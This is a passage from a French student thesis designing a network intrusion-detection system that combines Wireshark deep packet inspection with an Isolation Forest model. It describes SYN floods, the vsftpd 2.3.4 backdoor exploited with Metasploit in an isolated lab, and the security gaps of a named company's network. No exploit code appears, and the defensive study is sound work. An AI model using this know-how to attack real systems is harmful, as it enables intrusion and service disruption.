L'objectif d'une attaque DoS n'est pas de voler des données mais de rendre un service indisponible. L'attaque SYN Flood est l'une des formes les plus répandues. Elle exploite le mécanisme de connexion TCP : l'attaquant envoie des milliers de paquets SYN sans jamais compléter la connexion. La machine cible alloue des ressources pour chaque connexion en attente et se retrouve rapidement à court de mémoire, incapable de répondre aux utilisateurs légitimes.

➤ **Les attaques par exploitation de vulnérabilités**

Cette catégorie est probablement la plus dangereuse car elle peut donner à l'attaquant un contrôle total sur le système cible. Elle consiste à tirer parti d'une faille logicielle une erreur de programmation, une mauvaise configuration, un composant non mis à jour pour exécuter du code malveillant. La backdoor vsftpd 2.3.4 (CVE-2011-2523) que nous exploitons avec Metasploit en est un exemple classique : une version compromise du serveur FTP contient une porte dérobée qui permet d'obtenir un shell root sans aucune authentification. Ce type de vulnérabilité existe encore sur des milliers de systèmes non mis à jour dans le monde.

➤ **Les autres catégories d'attaques**

D'autres types d'attaques méritent d'être mentionnés pour une vision complète du paysage des menaces. Le phishing utilise des emails ou sites web frauduleux pour voler des identifiants. Le Man-in-the-Middle intercepte les communications entre deux parties pour les espionner ou les modifier. Le ransomware chiffre les données de la victime et exige une rançon. Les attaques par injection (SQL, XSS) ciblent les applications web en injectant du code malveillant dans les champs de saisie.

Type d'attaque	Pilier CIA ciblé	Impact principal
Scan de ports	Confidentialité	Exposition des services actifs
SYN Flood	Disponibilité	Paralysie du service ciblé
Exploitation de vulnérabilité	Intégrité + Confidentialité	Prise de contrôle totale
Phishing	Confidentialité	Vol d'identifiants
Ransomware	Disponibilité + Intégrité	Chiffrement des données
Man-in-the-Middle	Confidentialité + Intégrité	Interception des communications

Tableau 3: Catégorie d'attaque

IV. Les méthodes d'analyse de paquets réseau

Analyser le trafic réseau pour en extraire des informations de sécurité peut se faire selon plusieurs approches. Chacune a ses forces, ses limites, et son domaine d'application optimal. Les connaître permet de choisir la bonne méthode selon le contexte

1. L'inspection superficielle des paquets (SPI - Shallow Packet Inspection)

C'est l'approche la plus basique. Elle consiste à examiner uniquement les en-têtes des paquets : adresse IP source et destination, port source et destination, et flags TCP. Les pare-feux traditionnels fonctionnent sur ce principe. Son avantage est la rapidité de traitement pas besoin d'analyser le contenu, on décide vite. Sa limite est évidente : un attaquant peut utiliser un port autorisé (comme le port 80 du HTTP) pour faire passer un trafic malveillant, et le SPI ne le verra pas.

2. L'inspection approfondie des paquets (DPI - Deep Packet Inspection)

Le DPI va beaucoup plus loin. Il analyse non seulement les en-têtes mais aussi le payload le contenu réel transporté par le paquet jusqu'à la couche application du modèle OSI. Cela lui permet d'identifier les protocoles utilisés indépendamment du port, de détecter des signatures d'attaques connues dans le contenu, et d'identifier des comportements anormaux dans les échanges applicatifs. Wireshark est l'outil de référence pour le DPI manuel. Pour une utilisation automatisée et en temps réel, des outils comme Snort ou Suricata intègrent des capacités DPI avec génération d'alertes.

3. L'analyse comportementale par Intelligence Artificielle

Contrairement au DPI qui cherche des signatures connues, l'analyse comportementale par IA cherche des anomalies dans les patterns de trafic. Elle ne demande pas 'est-ce que ce paquet correspond à une attaque connue ?' mais 'est-ce que ce comportement est normal pour ce réseau ?'. L'algorithme Isolation Forest que nous utilisons est particulièrement adapté à cette tâche : il isole les observations anormales dans un espace multidimensionnel de features extraites du trafic (volume, ports, taille des paquets, fréquence). Son avantage majeur est la détection d'anomalies inconnues, y compris des attaques zero-day. Sa limite est le risque de faux positifs sur des comportements légitimes inhabituels.

4. L'analyse par NetFlow et IPFIX

NetFlow, développé initialement par Cisco, et son successeur standardisé IPFIX, sont des protocoles qui collectent des métadonnées sur les flux réseau sans capturer le contenu des paquets. Ils enregistrent qui communique avec qui, sur quel port, pendant combien de temps, et avec quel volume de données. Cette approche est moins intrusive que le DPI, respecte davantage la vie privée, et génère moins de données à traiter. Elle est particulièrement adaptée à la surveillance de grands réseaux. Sa limite est qu'elle ne peut pas analyser le contenu des communications.

5. Tableau comparatif des méthodes

Méthode	Profondeur d'analyse	Détection zero-day	Performance	Complexité
SPI	En-têtes uniquement	Non	Très rapide	Faible
DPI	Jusqu'à couche 7	Non (signatures)	Moyenne	Moyenne
IA / Anomalie	Comportementale	Oui	Variable	Élevée
NetFlow/IPFIX	Métadonnées flux	Partielle	Rapide	Moyenne

Tableau 4: Comparatif des méthodes

Notre système hybride combine le DPI et l'IA pour bénéficier des avantages des deux approches : la précision du DPI sur les attaques connues et la capacité de détection d'anomalies de l'IA sur les comportements inhabituels.

V. Le fonctionnement concret du DPI avec Wireshark

Concrètement, faire du DPI avec Wireshark consiste à capturer le trafic transitant sur une interface réseau, puis à l'examiner paquet par paquet grâce à des filtres. Chaque paquet capturé est décomposé couche par couche : on y voit les adresses IP source et destination, les ports utilisés, les flags TCP (SYN, ACK, FIN...), et surtout le contenu applicatif transporté ce qui le distingue d'une simple analyse des en-têtes.

Pour reconnaître une attaque, on s'appuie sur des signatures observables directement dans la capture. Un scan Nmap se reconnaît par une multitude de paquets SYN envoyés vers différents ports en très peu de temps, sans réponse complète à la connexion. Un SYN Flood se traduit par un volume massif de paquets SYN vers un même port, sans qu'aucune connexion ne soit jamais finalisée. Une tentative d'exploitation, comme celle ciblant vsftpd, apparaît dans le flux applicatif FTP, où l'on peut observer la séquence de commandes envoyées au service vulnérable. C'est cette lecture directe du contenu qui permet au DPI d'identifier une attaque connue avec précision, contrairement à une analyse qui se limiterait aux métadonnées du trafic.

VI. L'Intelligence Artificielle appliquée à la cybersécurité

1. Qu'est-ce qu'un Isolation Forest

L'Isolation Forest est un algorithme de Machine Learning conçu spécifiquement pour repérer les anomalies dans un jeu de données. Son fonctionnement repose sur une idée simple : une donnée anormale est, par définition, différente de la majorité — elle est donc facile à isoler du reste. L'algorithme construit de nombreux arbres de décision aléatoires qui découpent les données en sous-groupes de plus en plus petits. Une observation normale, noyée parmi des milliers de cas similaires, nécessite beaucoup de découpages avant d'être isolée seule. Une anomalie, au contraire, se détache rapidement en quelques découpages seulement. Plus une observation est isolée rapidement, plus son score d'anomalie est élevé.

2. L'apprentissage automatique non supervisé

L'algorithme Isolation Forest que nous utilisons appartient à la famille de l'apprentissage non supervisé. Contrairement aux algorithmes supervisés qui nécessitent des données labellisées (exemples d'attaques et de trafic normal), l'Isolation Forest apprend à partir de données brutes et identifie les points anormaux sans formation préalable. Son principe est élégant : les observations normales sont nombreuses et similaires, donc difficiles à isoler. Les

anomalies sont rares et différentes, donc faciles à isoler avec peu de questions. L'algorithme construit des arbres de décision aléatoires et mesure le nombre de coupures nécessaires pour isoler chaque observation — moins il en faut, plus l'observation est anormale.

3. Les features extraites du trafic réseau

Pour que l'IA puisse analyser le trafic réseau, il faut transformer les paquets bruts en variables numériques appelées features. Dans notre implémentation, nous extrayons sept features de chaque paquet : la taille du paquet en octets, le port source, le port destination, un indicateur binaire pour le port 4444 (Metasploit), un indicateur pour le port 21 (FTP), un indicateur pour le port 80 (HTTP), et la taille normalisée du paquet. Ces features permettent à l'algorithme de distinguer un ping ICMP normal d'un paquet SYN Flood ou d'une connexion Meterpreter.

4. Evaluation de la performance du modèle

Pour vérifier la fiabilité d'un modèle de détection, on confronte ses prédictions à la réalité grâce à la matrice de confusion, un tableau qui croise les anomalies réellement présentes avec celles détectées par l'algorithme. Elle distingue quatre cas : les vrais positifs (anomalies correctement détectées), les vrais négatifs (trafic normal correctement classé), les faux positifs (trafic normal classé à tort comme anormal) et les faux négatifs (anomalies non détectées, le cas le plus problématique en sécurité). À partir de cette matrice, on calcule des indicateurs comme la précision (proportion d'alertes réellement fondées) et le rappel (proportion d'anomalies effectivement détectées). Dans notre cas, cette matrice a été générée directement en Python à l'aide de la fonction `confusion_matrix` de scikit-learn, à partir des résultats du module IA.

VII. Conclusion

Ce chapitre a posé les fondations théoriques de notre travail. Du modèle OSI à l'Intelligence Artificielle, en passant par la classification des attaques et les méthodes d'analyse de paquets, nous avons les clés conceptuelles pour comprendre et interpréter les résultats présentés dans les chapitres suivants. Le prochain chapitre descend dans le concret : l'analyse de l'infrastructure réseau de SOFTDEMY.

CHAPITRE III : ÉTUDE ET ANALYSE DE L'EXISTANT

I. Introduction

Proposer une solution de sécurité sans d'abord analyser l'existant, c'est construire une maison sans en connaître les fondations. Ce chapitre décrit l'infrastructure réseau de SOFTDEMY telle que nous l'avons trouvée en arrivant, avec ses forces, ses limites, et les équipements qui la composent. Cette analyse a directement orienté le choix de mon sujet et la conception de ma solution.

II. Architecture du réseau existant de SOFTDEMY

1. Architecture logique

Le réseau de SOFTDEMY repose sur une architecture de type réseau local d'entreprise simple, sans segmentation avancée. Tous les équipements partagent un unique segment IP sur la plage 192.168.1.0/24, avec la passerelle par défaut à 192.168.1.1. Cette absence de segmentation en VLAN signifie que le poste du directeur, les machines de formation, le serveur de fichiers improvisé et les imprimantes partagent le même domaine de diffusion. Du point de vue de la sécurité, c'est une configuration risquée : un équipement compromis peut accéder à tous les autres sans aucune barrière.




Figure 2 Architecture logique SOFTDEMY

2. Architecture physique

Sur le plan physique, l'infrastructure s'organise autour d'un point central unique : le modem-routeur Wi-Fi de l'opérateur Internet. Depuis ce point, les connexions filaires partent vers un commutateur non manageable 8 ports qui distribue les connexions aux postes de travail fixes. Les équipements mobiles (ordinateurs portables des formateurs) se connectent directement en Wi-Fi. Il n'existe pas de salle serveur dédiée — un poste de travail ordinaire joue le rôle de serveur de fichiers.




Figure 3 Architecture physique SOFTDEMY

III. Inventaire des équipements réseau

Lors de ma première semaine de stage, j'ai réalisé un inventaire complet du parc réseau de SOFTDEMY. Le tableau ci-dessous présente les équipements identifiés avec leurs caractéristiques techniques :

Équipement	Marque / Modèle	Caractéristiques	Rôle
Modem-routeur Wi-Fi	TP-Link Archer C6	802.11ac, 4 ports LAN, 1 port WAN, DHCP intégré	Passerelle Internet + point d'accès Wi-Fi
Switch non manageable	TP-Link TL-SF1008D	8 ports Fast Ethernet 10/100 Mbps, non manageable	Distribution des connexions filaires
Postes de travail (×8)	Dell OptiPlex 3050	Intel Core i3, 4 Go RAM, HDD 500 Go, Windows 10	Formation informatique
Ordinateurs portables (×3)	HP 255 G7	AMD Ryzen 3, 8 Go RAM, SSD 256 Go, Windows 11	Formateurs et démonstrations
Imprimante réseau (×2)	Canon LBP6030	Laser noir et blanc, port Ethernet RJ45	Impression partagée
Câblage	Cat 5e	Longueurs variables, connecteurs RJ45	Liaisons filaires

Tableau 5: Inventaire des équipements

IV. Protocoles et services en usage

L'analyse de l'infrastructure réseau de SOFTDEMY a permis d'identifier l'ensemble des protocoles et services actifs, point de départ indispensable pour comprendre la surface d'attaque réelle de l'entreprise.

Le service DHCP, fourni directement par le modem-routeur TP-Link Archer C6, assure l'attribution automatique des adresses IP aux différents postes du réseau. La résolution de noms de domaine repose sur le DNS de l'opérateur Internet, sans serveur DNS interne dédié. Les protocoles HTTP et HTTPS sont utilisés quotidiennement pour la navigation web et les mises à jour logicielles, tandis que le partage de fichiers entre les postes Windows s'appuie sur le protocole SMB.

Le service FTP mérite une attention particulière dans le cadre de ce projet : présent sur certains postes pour des besoins de transfert de fichiers, il constitue précisément le point d'entrée exploité plus loin dans ce mémoire, à travers la vulnérabilité CVE-2011-2523 affectant vsftpd 2.3.4. Ce choix de cas d'usage n'est donc pas anodin : il reflète un service réellement présent dans l'environnement étudié.

Sur le plan de la sécurité, l'analyse révèle l'absence de tout mécanisme de protection avancé : aucun VPN n'est déployé pour sécuriser les accès distants, aucune segmentation VLAN ne cloisonne le trafic entre les différents postes, aucun pare-feu applicatif ne filtre les requêtes entrantes ou sortantes, et aucun système de détection d'intrusion (IDS/IPS) ne surveille le trafic réseau. Cette absence de couche de sécurité, conjuguée à la diversité des protocoles en usage, confirme la pertinence du besoin identifié et justifie l'approche de détection proposée dans ce mémoire.

V. Analyse des forces et faiblesses

1. Ce qui fonctionne

Malgré sa simplicité, le réseau de SOFTDEMY répond aux besoins quotidiens de la structure. La connexion Internet est stable et suffisante pour les activités de formation. La topologie en étoile est facile à maintenir. La couverture Wi-Fi couvre l'ensemble des locaux. La configuration simple réduit les risques d'erreur de configuration.

2. Les lacunes de sécurité

Les défaillances identifiées au sein de l'infrastructure sont multiples et présentent des risques réels pour la sécurité de la structure :

- Absence totale de surveillance du trafic réseau : aucun outil ne permet de détecter une activité suspecte, aucune alerte n'est générée en cas d'anomalie
- Switch non manageable : aucun journal de trafic, aucune possibilité d'isoler un équipement suspect ou d'analyser les échanges réseau
- Absence de segmentation réseau : la compromission d'un seul poste expose l'ensemble du parc informatique
- Mises à jour non gérées de façon systématique : systèmes et firmwares potentiellement vulnérables à des failles connues

- Absence de pare-feu applicatif : aucun filtrage des connexions entrantes ou sortantes
- Absence de VPN : aucune sécurisation des accès distants éventuels
- Aucun système de détection d'intrusion (IDS/IPS) : les attaques par scan de ports, déni de service ou exploitation de vulnérabilités peuvent passer totalement inaperçues — c'est précisément cette lacune qui constitue le point de départ de ce mémoire et justifie le développement d'un système hybride DPI + IA

3. Proposition de solution

Pour répondre à ces lacunes, plusieurs solutions peuvent être envisagées, des plus immédiates aux plus structurelles :

- Déployer Wireshark sur un poste dédié pour capturer et analyser le trafic réseau en temps réel
- Mettre en place un module IA basé sur l'algorithme Isolation Forest pour détecter automatiquement les comportements anormaux sans signature préexistante — c'est l'approche développée dans ce mémoire
- Remplacer le switch non manageable par un switch manageable permettant la supervision et la segmentation du trafic
- Mettre en place des VLANs pour cloisonner les équipements et limiter la propagation en cas de compromission
- Déployer un IDS open source (Snort ou Suricata) pour automatiser la détection et générer des alertes en temps réel
- Établir une politique de mise à jour systématique des systèmes et équipements réseau

VI. Choix du sujet

Le choix de notre sujet va se porter sur <<**la conception d'un système hybride de détection d'attaques réseau combinant DPI et Intelligence Artificielle**>>, et ce choix découle du constat d'une absence totale de surveillance réseau au sein de l'infrastructure de SOFTDEMY. Le DPI permet d'identifier les attaques connues par signature, tandis que l'IA, via l'algorithme Isolation Forest, repère les comportements anormaux même sans signature préexistante. Ce

sujet répond ainsi à un besoin réel identifié sur le terrain, tout en mobilisant les compétences réseau et apprentissage automatique au cœur de notre formation.

VII. Conclusion

L'analyse de l'existant menée dans ce chapitre a permis de dresser un état des lieux précis de l'infrastructure réseau de SOFTDEMY : une architecture fonctionnelle pour les besoins quotidiens, mais dépourvue de tout mécanisme de sécurité avancé. Les lacunes identifiées, notamment l'absence de surveillance du trafic et de système de détection d'intrusion, ont mis en évidence la nécessité d'une solution adaptée au contexte de la structure. C'est sur la base de ce constat que le projet développé dans les chapitres suivants a été conçu et mis en œuvre.

CHAPITRE IV : DÉFINITION ET ENJEUX D'UN PROJET INFORMATIQUE

I. Introduction

Face à l'évolution constante des cybermenaces, les systèmes d'information sont exposés à des attaques de plus en plus sophistiquées. Les mécanismes traditionnels de sécurité, tels que les pare-feux et les antivirus, ne suffisent plus à garantir une protection efficace contre les intrusions modernes. Dans ce contexte, la mise en place d'un système intelligent capable de détecter les attaques réseau en temps réel devient une nécessité.

Le présent projet vise à concevoir et implémenter un système de détection d'attaques réseau basé sur la combinaison de l'Inspection Approfondie des Paquets (DPI) et des techniques d'Intelligence Artificielle (IA). Cette approche permet d'analyser en profondeur le trafic réseau et d'identifier les comportements anormaux susceptibles de révéler une cyberattaque.

II. Intitulé du projet

Le titre d'un projet doit refléter de manière claire et précise son objectif principal. Ainsi, notre projet s'intitule :

« Système de détection d'attaques réseau combinant l'Inspection Approfondie des Paquets (DPI) et l'Intelligence Artificielle »

III. Contexte et définition du projet

Tout projet informatique s'inscrit dans un contexte particulier qui en justifie la pertinence. Il convient donc de présenter ici le cadre dans lequel ce projet a émergé, ainsi que sa définition précise.

➤ Contexte du projet

La transformation numérique des organisations s'accompagne d'une augmentation significative des risques liés à la cybersécurité. Les cybercriminels exploitent diverses techniques telles que :

- Les attaques par déni de service (DoS/DDoS)
- Les intrusions réseau

- Les logiciels malveillants (Malwares)
- Les attaques de type phishing
- Les exploitations de vulnérabilités

Les systèmes de détection traditionnels basés uniquement sur des signatures montrent leurs limites face aux nouvelles menaces inconnues. Il devient donc nécessaire d'intégrer des mécanismes intelligents capables d'apprendre et de reconnaître les comportements suspects.

➤ Définition du projet

Le projet consiste à développer une solution de cybersécurité capable de :

- Capturer le trafic réseau
- Effectuer une inspection approfondie des paquets (DPI)
- Extraire les caractéristiques pertinentes des flux réseau
- Utiliser des algorithmes d'intelligence artificielle pour classifier les activités normales et malveillantes
- Générer des alertes en cas d'attaque détectée

IV. Objectifs du projet

L'objectif principal de ce projet est de concevoir un système hybride de détection d'attaques réseau, décliné en trois axes fondamentaux.

1. Objectifs techniques

Les résultats attendus sont :

- Concevoir une architecture de détection d'intrusion moderne
- Mettre en place un moteur DPI pour l'analyse du trafic réseau
- Développer un modèle d'intelligence artificielle capable de détecter les anomalies
- Assurer la surveillance en temps réel du réseau
- Produire des alertes et des rapports de sécurité
- Améliorer le taux de détection des attaques tout en réduisant les faux positifs

2. Objectifs de délai

Le respect des délais est une condition essentielle à la bonne conduite du projet. Les principales échéances sont les suivantes :

Activité	Durée
Analyse des besoins	2 semaines
Etude documentaire	2 semaines
Conception du système	3 semaines
Mise en place de l'environnement	2 semaines
Développement et intégration	5 semaines
Tests et validation	3 semaines
Rédaction du mémoire	3 semaines
Soutenance	1 semaines

Tableau 6 Objectif de délai

3. Objectifs de coût

La maîtrise des coûts est un enjeu central dans tout projet, en particulier dans un contexte à ressources limitées. Le projet doit être réalisé avec un budget raisonnable en privilégiant :

- Les solutions open-source
- Les outils gratuits de cybersécurité
- Les plateformes IA libres
- La réutilisation des équipements disponibles

V. Périmètre du projet

Définir le périmètre du projet permet de fixer ses limites et d'éviter toute dérive. Ce projet couvre les éléments suivants :

❖ Inclus dans le projet

- Analyse du trafic réseau
- Capture des paquets
- Inspection approfondie des paquets (DPI)

- Détection d'anomalies par Intelligence Artificielle
- Génération d'alertes
- Tableau de bord de supervision

❖ **Exclus du projet**

- Réponse automatique aux attaques
- Gestion des pares-feux
- Analyse des terminaux utilisateurs
- Protection physique des équipements

VI. Description fonctionnelle des besoins

La description fonctionnelle des besoins est la partie la plus importante du cahier des charges. Elle détaille ce que le système doit être capable de faire, en distinguant les besoins fonctionnels des besoins non fonctionnels.

✓ **Besoins fonctionnels**

- Capturer le trafic réseau en temps réel
- Analyser le contenu des paquets
- Identifier les protocoles utilisés
- Détecter les comportements anormaux
- Classifier les attaques détectées
- Générer des alertes automatiques
- Produire des statistiques et rapports

✓ **Besoins non fonctionnels**

- Performance élevée
- Disponibilité du système
- Sécurité des données collectées
- Fiabilité des résultats

- Facilité d'utilisation
- Évolutivité de la solution

VII. Les ressources

Tout projet nécessite la mobilisation de ressources humaines, matérielles et logicielles. Voici celles engagées dans le cadre de ce projet.

1. Ressources humaines

Ce projet est entièrement réalisé par l'étudiant-stagiaire, encadré par son professeur académique à l'UAC-PIST et par son tuteur industriel chez SOFTDEMY. Les ressources documentaires comprennent la documentation officielle de Wireshark, les guides Rapid7 sur Metasploit, la documentation scikit-learn et les publications du SANS Institute.

2. Ressources matérielles

- PC portable Dell (machine hôte)
- VMware Workstation (hyperviseur)
- Connexion Internet
- Kali linux (machine attaquante)
- Metasploitable2 (machine cible)

3. Ressources logicielles

- Wireshark (capture et analyse DPI)
- Nmap (simulation scan des ports)
- Hping3 (simulation SYN Flood)
- Metasploit Framework (exploitation des vulnérabilités)
- Python 3 (module IA)
- Scikit-Learn (isolation forest)
- Tcpdump (capture réseau pour le module IA)
- Matplotlib (Génération des graphes)

VIII. Déroulement du projet

La réalisation de ce projet suit une démarche structurée en cinq phases successives, chacune conditionnant la suivante.

Phase 1 : Analyse et étude préalable

- Identification des besoins
- Étude des solutions existantes
- Analyse des menaces

Phase 2 : Conception

- Conception de l'architecture
- Modélisation des données
- Choix des technologies

Phase 3 : Développement

- Mise en place du module DPI
- Développement du moteur IA
- Intégration des composants

Phase 4 : Tests et validation

- Tests unitaires
- Tests fonctionnels
- Évaluation des performances
- Validation finale

Phase 5 : Déploiement et documentation

- Installation du système
- Rédaction de la documentation

IX. Contraintes du projet

Tout projet s'accompagne de contraintes qu'il convient d'identifier et de gérer avec méthode. 03 types de contraintes ont encadré la réalisation de ce projet.

1. Contrainte du coût (budget)

- Budget limité
- Acquisition réduite de matériels
- Utilisation privilégiée des logiciels open-source

2. Contrainte des temps

- Respect du calendrier académique
- Livraison du projet avant la soutenance
- Temps limité pour les expérimentations

3. Contraintes techniques

- Disponibilité des jeux de données
- Puissance de calcul nécessaire pour l'IA
- Complexité de l'analyse en temps réel
- Compatibilité entre les différents outils

X. Planification et ordonnancement

La planification est une étape indispensable pour assurer le bon déroulement du projet dans les délais impartis. Pour assurer une bonne gestion du projet, le diagramme de Gantt a été retenu comme méthode d'ordonnancement.




Figure 4 Diagramme de gantt

XI. Conclusion

Le projet de conception d'un système de détection d'attaques réseau combinant l'Inspection Approfondie des Paquets (DPI) et l'Intelligence Artificielle répond aux enjeux actuels de la cybersécurité. En associant l'analyse détaillée du trafic réseau aux capacités d'apprentissage de l'intelligence artificielle, cette solution vise à améliorer la détection des menaces tout en réduisant les limitations des systèmes traditionnels. Sa réalisation contribuera à renforcer la sécurité des infrastructures informatiques et à développer des compétences avancées dans les domaines des réseaux, de la cybersécurité et de l'intelligence artificielle.

CHAPITRE V : MISE EN ŒUVRE ET IMPLÉMENTATION DE LA SOLUTION

I. Introduction

Ce chapitre est le cœur du travail. C'est ici que les concepts théoriques du chapitre II rencontrent l'infrastructure analysée au chapitre III, dans le cadre défini au chapitre IV. Nous allons décrire chaque étape de l'implémentation avec précision : la configuration du laboratoire, les simulations d'attaques, l'analyse DPI avec Wireshark, et le déploiement du module IA avec Isolation Forest. Chaque résultat sera expliqué et interprété.

II. Architecture et environnement d'implémentation

■ Architecture du laboratoire

Le laboratoire est entièrement virtualisé sous VMware Workstation. Deux machines coexistent en réseau isolé (Host-Only) : Kali Linux (192.168.56.100) dans le rôle de l'attaquant, et Metasploitable2 (192.168.56.101) dans le rôle de la cible vulnérable. Cette isolation garantit que nos simulations d'attaques n'affectent pas le réseau réel de SOFTDEMY. Wireshark et le module Python IA tournent tous deux sur Kali Linux, sans nécessiter de machine supplémentaire — ce qui est compatible avec nos contraintes de RAM.

Schéma synoptique du fonctionnement de la solution hybride DPI + IA

